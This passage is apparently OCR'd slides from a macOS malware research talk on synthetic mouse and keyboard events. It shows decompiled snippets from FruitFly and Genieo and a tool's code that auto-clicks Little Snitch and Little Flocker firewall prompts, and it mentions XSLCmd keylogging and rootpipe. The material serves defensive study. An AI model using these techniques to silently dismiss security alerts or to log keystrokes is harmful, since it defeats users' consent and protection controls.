
Deny

Allow " "

CoreGraphics APIs

synthetic mouse events (OSX/FruitFly)

```
int sub_100001c50(int arg0, int arg1)
{
    rbx = CGEventCreateMouseEvent(0x0, rcx, rdx, rcx);
    CGEventSetIntegerValueField(rbx, 0x1, r12);
    CGEventPost(0x1, rbx);
    CFRelease(rbx);
}
```



sub-cmd	description
0	move
1	left click (up & down)
2	left click (up & down)
3	left double click
4	left click (down)
5	left click (up)
6	right click (down)
7	right click (up)

OSX/FruitFly's synthetic
mouse capabilities

CoreGraphics APIs synthetic keyboard events (OSX/FruitFly)

```
invokes CGPostKeyboardEvent
```

```
keydown:  
    AXUIElementPostKeyboardEvent(var_290, 0x0, sub_100001980(rax) & 0xffff, 0x1);  
    goto leave;  
  
keyup:  
    AXUIElementPostKeyboardEvent(var_290, 0x0, sub_100001980(rax) & 0xffff, 0x0);  
    goto leave;
```



```
# sniffMK  
  
event: kCGEventKeyDown  
keycode: 0x0/'a'
```

cmd #16, 65



```
----->
```

```
remote typing
```

```
# sniffMK  
  
event: kCGEventKeyUp  
keycode: 0x0/'a'
```


cmd #17, 65

CoreGraphics APIs synthetic mouse events (OSX/Genieo)

```
$ jtool -d objc -v Installer.app/Contents/MacOS/AppAS

@interface SafariExtensionInstaller : ?

...
/* 2 - 0x1000376e1 */ + getPopupPosition;
...
/* 4 - 0x100037c53 */ + clickOnInstallButton;
/* 5 - 0x100037d71 */ + clickOnAllowButtonKeychain;
...
/* 8 - 0x100038450 */ + clickOnTrustButton;
```




genieo installer

```
char +[SafariExtensionInstaller clickOnInstallButton] {

    @selector(getPopupPosition) ) (&var_40);

    r14 = CGEventCreateMouseEvent(0x0, 0x5, 0x0, rcx);
    r15 = CGEventCreateMouseEvent(0x0, 0x1, 0x0, rcx);
    rbx = CGEventCreateMouseEvent(0x0, 0x2, 0x0, rcx);

    CGEventPost(0x0, r14);
    CGEventPost(0x0, r15);
    CGEventPost(0x0, rbx);
```



extension installation
(safari)

CoreGraphics APIs

synthetic mouse events (pwnsdx/Unsecure)

```
void doEvent(CGPoint initialMousePosition, CGEventType event) {
    CGEventRef currentEvent = CGEventCreateMouseEvent(NULL, event,
        CGPointMake(initialMousePosition.x, initialMousePosition.y), kCGMouseButtonLeft);

    CGEventPost(kCGHIDEEventTap, currentEvent);
}


void clickOnButton(CGPoint initialMousePosition, CGPoint oldLocation) {

    doEvent(initialMousePosition, kCGEventLeftMouseDown);
    doEvent(initialMousePosition, kCGEventLeftMouseUp);
    ...
}

int main(int argc, const char * argv[]) {

    // Little Flocker bypass
    if([kCGWindowOwnerName isEqualToString:@"Little Flocker"] && [kCGWindowLayer intValue] == 2147483631 &&
       [kCGWindowIsOnscreen intValue] == 1)
    {
        clickOnButton(CGPointMake([[kCGWindowBounds valueForKey:@"X"] intValue] + 666,
                           [[kCGWindowBounds valueForKey:@"Y"] intValue] + 280), oldLocation);
    }

    // Little Snitch bypass
    if([kCGWindowName isEqualToString:@"Little Snitch"] &&
       [kCGWindowOwnerName isEqualToString:@"Little Snitch Agent"] &&
       [kCGWindowLayer intValue] == 1490 && [kCGWindowIsOnscreen intValue] == 1)
    {
        clickOnButton(CGPointMake([[kCGWindowBounds valueForKey:@"X"] intValue] + 587,
                           [[kCGWindowBounds valueForKey:@"Y"] intValue] + 340), oldLocation);
    }
}
```



<https://github.com/pwnsdx/Unsecure>





UI 'bypass'



(as we'll see) many UI interfaces are now protected by Apple. However, if one can bypass the UI (i.e. direct file i/o) - no alert will be shown?

trusted applications


- ▶ browser
- ▶ chat client
- ▶ email client
- ▶ hacker tool




add 'hacker tool'

UI 'bypass'

enabling 'assistive access' for keylogging (OSX/XSLCmd)




"a previously unknown variant of the APT backdoor XSLCmd which is designed to compromise Apple OS X systems" -fireeye (09/2014)




reverse shell



screen capture



keylogging



noar

@noarfromspace

04/2015

Looks familiar? #rootpipe on VirusTotal on Sept 5th, 2014. virustotal.com/fr/file/893701



how can OSX/XSLCmd
keylog without root?



rootpipe: os/x bug,
create any file as root!

